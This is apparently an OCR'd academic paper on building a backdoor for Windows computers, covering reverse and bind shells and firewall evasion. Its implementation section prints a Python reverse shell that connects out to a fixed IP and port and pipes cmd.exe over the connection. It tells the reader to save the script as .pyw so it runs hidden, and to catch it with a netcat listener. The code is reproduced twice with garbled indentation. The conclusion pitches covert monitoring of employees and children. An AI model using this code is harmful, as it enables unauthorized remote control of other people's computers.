IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023

Backdoor Entry to a Windows Computer

Ch. Kalpana[1], V. Naga Rushikesh[2], A. Srikanth[3]
Department of Computer Science and Engineering[1,2,3]
Sreenidhi Institute of Science and Technology Hyderabad, Telangana, India

Abstract: *On any computer, there are two access points that can be used for remote access. One requires user credentials to connect while the other access point is also known as backdoor access point. It allows users to bypass security checks to log in. The backdoor is a simple executable that gets installed on the target computer to get a reverse shell if needed. There are several ways to create a backdoor to a computer. A savvy attacker can easily create a custom backdoor. Most of these custom backdoors are easily recognized as malicious files by Windows security system. To solve this problem, we have developed an advanced backdoor that works like a normal file but works like a backdoor. Once installed, the backdoor allows an attacker to retain access to the computer and make changes to it. Initially, access to the reverse shell obtained through the backdoor will have user privileges, and privilege escalation methods are used to access an administrator privilege shell. It is used to remotely access a computer using an RCE (Remote Code Execution) vulnerability.*

Keywords: Privileges; Access; Intruder; Remote Code Execution; Vulnerability

I. INTRODUCTION

A backdoor is a method used by anyone (hackers, governments, computer scientists, etc.). - Allow remote access to your device without your permission or knowledge. Hackers can install backdoors on your device by using malware, exploiting vulnerabilities in your software, or even installing backdoors directly into your device's hardware/firmware. Once a hacker has logged into your machine without your knowledge, they can use a backdoor for a variety of reasons, such as:

- Surveillance
- Data theft
- Cryptojacking
- Sabotage
- Malware attack.


No one is safe from backdoor hacking, hackers are constantly inventing new methods and new malicious files to gain access to users.

II. HOW DOES A BACKDOOR WORKS?

Every computer system has an official means through which users can access it. This typically includes an authentication system where users provide a password or some other type of credential to prove their identity. If a user authenticates successfully, they gain access to the system, but their permissions are limited to those assigned to their account. If this authentication system provides security, it can also inconvenience certain users, whether legitimate or illegitimate. System administrators may need to access systems remotely that do not allow remote access.An attacker may want to access a company's database server even if he does not have the necessary credentials to do so. System builders can include a default account to simplify setup, testing, and deploying system updates. In these cases, a backdoor can be inserted into the system. For example, a system administrator can configure a web shell on a server. When they want to access a server, they visit the appropriate website and can send commands directly to the server without authenticating or configuring company security policies to accept secure remote access protocols such as SSH. .

DOI: 10.48175/IJARSCT-9616


IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023



III. TYPES OF BACKDOOR


Backdoors can take many forms. Some of the more common types include:

- **Trojans**: Most backdoor malware is designed to bypass an organization's defenses, allowing attackers to gain a foothold in corporate systems. As such, they are often Trojans that masquerade as benign or desired files while containing malicious functionality, such as enabling remote access to the infected computer.
- **Built-in backdoors**: Device manufacturers may include backdoors in the form of default accounts, undocumented remote access systems, and similar functionality. Although these systems are usually only available to the manufacturer, they are usually designed in such a way that they cannot be disabled and there is no backdoor to keep them secret forever, exposing these security holes to attackers.
- **Web Shell:** A Web Shell is a web page designed to receive user input and run in a system terminal. These backdoors are often installed by system and network administrators to facilitate remote access and management of corporate systems.
- **Supply Chain Exploits:** Web applications and other software often contain third-party libraries and code. An attacker could embed backdoor code into a library in the hope that it will be used in a corporate application, providing backdoor access to the system running the software.



IV. SCOPE AND OVERVIEW

The project aims to create complete applications that can be used in a corporate environment. The application should be as simple as possible so that even a non-technical person can configure it. In this project, we use python programming and use Socket, os and subprocess modules to implement the application. It's easy to understand.



IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023

A backdoor is any means by which anyone can gain access to a system by bypassing normal security measures.Some software often has backdoors built into its code, allowing engineers and developers to bypass their own defenses to solve user problems. Backdoor attacks involve cybercriminals using these access points to gain unauthorized access to data and systems. These incidents often go unnoticed, at least initially, because hackers don't have to compromise or force their way through network security systems. Once they gain remote access to a network or device, criminals can install malware, steal data, and monitor user activity.

V. PROPOSED SYSTEM

In the proposed system, we have used modules such as os, subprocess, socket, etc., through which we can fill the gaps in the existing system. Now in the proposed system we can modify the contents of the file, and in the proposed system the user/hacker information is also exposed. It is difficult to know who the hacker is. Network commands such as ipconfig, netsh are now also available in the proposed system.

VI. EXISTING SYSTEM

Backdoor access is nothing but access to target system and ability to perform any action in target system via user command prompt . But in the existing system, we can view/read but not modify the contents of specific files through the backdoor, and in the existing system, we cannot access network commands such as ipconfig, netsh, etc. Existing systems do not meet all hacker/administrator requirements.

VII. REVERSE TCP CONNECTION

Reverse TCP connection TCP/IP or Transmission Control Protocol/Internet Protocol is the basic communication language of the Internet. The Internet uses TCP/IP to allow a computer to communicate with another computer over the Internet by assembling packets of data and sending them to the correct location. A basic firewall is used to block incoming connections. Reverse_tcp is where the attacker forces the host to establish a connection with the attacker. This is the basic idea of a reverse_tcp.

7.1 TCP

TCP/IP has 2 layers, TCP is responsible for taking the big data and assembling it into network packets and sending it to receive by another TCP layer which decodes the packets and breaks it down into changes of information useful.

7.2 IP

IP or Internet Protocol is responsible for routing the assembled network packets to their intended location. The IP layer is like GPS for packets.

7.3 THIS ATTACK USES 2 BASIC CONCEPTS

- **BIND SHELL:** This is a shell where the target machine opens a communication port or listener on the victim machine and waits for incoming connections. The attacker then connects to the victim machine's listener and issues the commands.
- **REVERSE SHELL:** This is a shell in which the target machine initiates a connection to the attacking machine. The attacking machine has a listening port that accepts connections, the use of which can lead to the execution of code or command.

VIII. REQUIREMENTS

Functional Requirements:

Windows systems must be able to connect to remote computers over the Internet by sending CONNECT signals Linux systems must be able to receive CONNECT signals from remote computers and establish secure connections.

IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023

Performance Requirements:

- System must be in recent Version.
- Robust and Scalability

Software Requirements:

- Windows 7
- Python 3
- Linux OS
- Netcat tool


Hardware Requirements

- 2 computers with i5 processors
- 8gb RAM
- 10 GB free space

IX. FEASIBILITY STUDY

- **Operational Feasibility:** The proposed system is advantageous because it turns into an information system capable of analyzing flows to meet the operational needs of the organization. In terms of security, the file is transferred to the destination and a confirmation is issued to the server. Bulk data transfers are sent without traffic.
- **Technical Feasibility:** Technical feasibility focuses on existing computer systems (hardware, software, etc...) and the extent to which it can support the proposed addition. For example, if the current computer is running at 80% capacity. This involves additional hardware (RAM and 6 6 processors) which will increase the speed of the process. On the software side, the open source PYTHON language is used. We can also use the Linux operating system. The technical requirement of this project is Socket module in python, software and normal hardware configuration is enough, so the system is more feasible on these standards.
- **Economic Feasibility:** Economic feasibility is the most common method used to assess the effectiveness of candidate systems. Often referred to as a cost/benefit analysis, the process involves determining the candidate's expected benefits and savings and comparing them to the costs. If the benefits outweigh the costs. Then decide to design and implement the system. Otherwise, exit the system. The implementation of the system makes it useful for analyzing traffic. Therefore, its implementation does not require any additional equipment or materials. Therefore, its use is economically feasible.

X. MODULES & SYSTEM DESIGN



IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023

10.1 Socket Module

Socket programming is a method of connecting two nodes on a network to communicate with each other. A socket (node) listens on a specific IP port, while another socket contacts other sockets to establish connections. When a client connects to a server, the server forms a listening socket.

They are the real backbone of web browsing. Simply put, there is a server and a client.Socket programming starts with importing the socket library and creating a simple socket.import sockets=socket.socket(socket.AF_INET, socket.SOCK_STREAM) Here we create a socket instance and pass it two parameters.The first parameter is AF_INET and the second is SOCK_STREAM. AF_INET refers to the ipv4 address family.

SOCK_STREAM indicates a connection-oriented TCP protocol. We can now use this socket to connect to the server.

10.2 Threading

The "thread" module provides simple functionality and provides a higher level interface into the threading module, which should be used. The first thing you need to do is import Thread by typing: from threading import Thread The threading module, as mentioned earlier, has a Thread class to implement threads, which also contains a predefined method in multithreaded programming. They are:

run(): as thread input

start(): used to start a thread by calling run()

isAlive(): used to check if there is output

getName(): used for return a The thread name

setName(): used to set the thread name

10.3 OS Module

The Python OS module facilitates the interaction between the user and the operating system to build the system. It provides many useful operating system functions, used to perform operating system-based tasks and obtain relevant information about the operating system. The operating system is part of Python's standard utility modules. This module provides a portable way to use operating system dependent functions.os.name() - Provides the name of the OS system module it imports.

os.mkdir() – used to create a new directory

os.getcwd() – returns the current working directory

os.chdir() - changes the current working directory

os.rmdir() - removes the specified directory an absolute or relative path

os.popen() - opens a file or specified from the command it returns an object of return file connected to the pipe.

os.close() - closes the file associated with the descriptor fr.

10.4 Subprocess Module


The subprocess module present in Python (2.x and 3.x) is used to run new applications or programs through Python code by creating new processes. It also helps to get entry/exit/error channels and exit codes from various commands. To start a new process, or in other words, a new sub-process in Python, you need to use the Popen function call.Two parameters can be passed in the function call. The first parameter is the program you want to start and the second is the file parameter. In the following example, you will use the Unix cat command with example.py as two arguments. The cat command, short for "concatenate", is widely used in Linux and Unix programming.Like"cat example.py". You can start any program unless you didn't create it.

XI. ALGORITHMS USED


11.1 REVERSE TCP ATTACK

When a host initiates a connection, we call it a forwarded connection. But otherwise, the server initiates a connection to the host, which we call a reverse connection (rare).A firewall works by blocking all incoming connections. Thus, all incoming connections (reverse connections) are blocked by the firewall. However, if the host initiates the connection (a forward connection), it is allowed, and a host-initiated return connection is allowed.


IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023



Basically, it is not the attacker who initiates a connection, which of course would be blocked by the firewall, but the device which initiates a connection to the attacker, which would be allowed by the firewall. fire, then the attacker takes control of the device and goes through work. It is a type of reverse shell.



XII. CODE AND IMPLEMENTATION



```
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
        data = s.recv(1024)
        if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()
def p2s(s, p):
    while True:
        s.send(p.stdout.read(1))
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("192.168.0.114",4444))
    p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE,
    stderr=subprocess.STDOUT, stdin=subprocess.PIPE)
    s2p_thread = threading.Thread(target=s2p, args=[s, p])
    s2p_thread.daemon = True
    s2p_thread.start()
    p2s_thread = threading.Thread(target=p2s, args=[s, p])
    p2s_thread.daemon = True
    p2s_thread.start()
try:
    p.wait()
except KeyboardInterrupt:
    s.close()
```

import os,socket,subprocess,threading;
def s2p(s, p):
while True:
data = s.recv(1024)
if len(data) > 0:
p.stdin.write(data)
p.stdin.flush()
def p2s(s, p):
while True:
s.send(p.stdout.read(1))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.0.114",4444))
p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE,
stderr=subprocess.STDOUT, stdin=subprocess.PIPE)
s2p_thread = threading.Thread(target=s2p, args=[s, p])
s2p_thread.daemon = True
s2p_thread.start()
p2s_thread = threading.Thread(target=p2s, args=[s, p])

IJARSCT
ISSN (Online) 2581-9429
International Journal of Advanced Research in Science, Communication and Technology (IJARSCT)
International Open-Access, Double-Blind, Peer-Reviewed, Refereed, Multidisciplinary Online Journal
Impact Factor: 7.301
Volume 3, Issue 8, April 2023

```
 p2s_thread.daemon = True
 p2s_thread.start()
try:
p.wait()
except KeyboardInterrupt:
s.close()
```


It is necessary to have two Windows workstations and Linux machines to set up this project. First create a python file and write the above script and save it with .pyw extension, it will run the python file in the background. Now the system starts sending connection packets to the above IP address through the above port number.

Now run the following command on the Linux machine

nc -nlvp4444

This command uses the netcat tool to listen for any connection on port number 4444.If either machine sends a connection to the Linux machine, it will easily accept it and establish a connection between the two machines. The reverse TCP connection is established successfully and the Windows system command prompt is displayed on the Linux machine with user rights.

XIII. OUTPUTS



XIV. CONCLUSION

The technical advantage of backdoors is the ability to monitor remote systems. It is most likely to be used by software companies who can monitor employee computers to improve productivity. Parental monitoring is also possible with this backdoor software. Firewalls cannot detect backdoors as malware, so Windows computers protected by firewalls are extremely vulnerable to backdoors that can be easily exploited and gain remote access. This backdoor has positive and negative uses. Some negative ways of using a backdoor is to establish a connection to a computer that we do not have access to. The backdoors we created are for educational purposes only and cannot be used for any illegal purpose.

REFERENCES

[1]. EmanEsmaeel Hamed and Muna Majeed lafta, "Intrusion Windows XP by Backdoor Tool", Journal of Al-Nahrain University, Vol.11(3),December, 2008

[2]. Chris Wysopal and Chris Eng, "Static Detection of Application of Backdoors", Veracode Inc.

[3].] Exploring windows back door – bypassing firewall on webhosting providers

[4]. https://dl.packetstormsecurity.net/papers/general/my_research1.pdf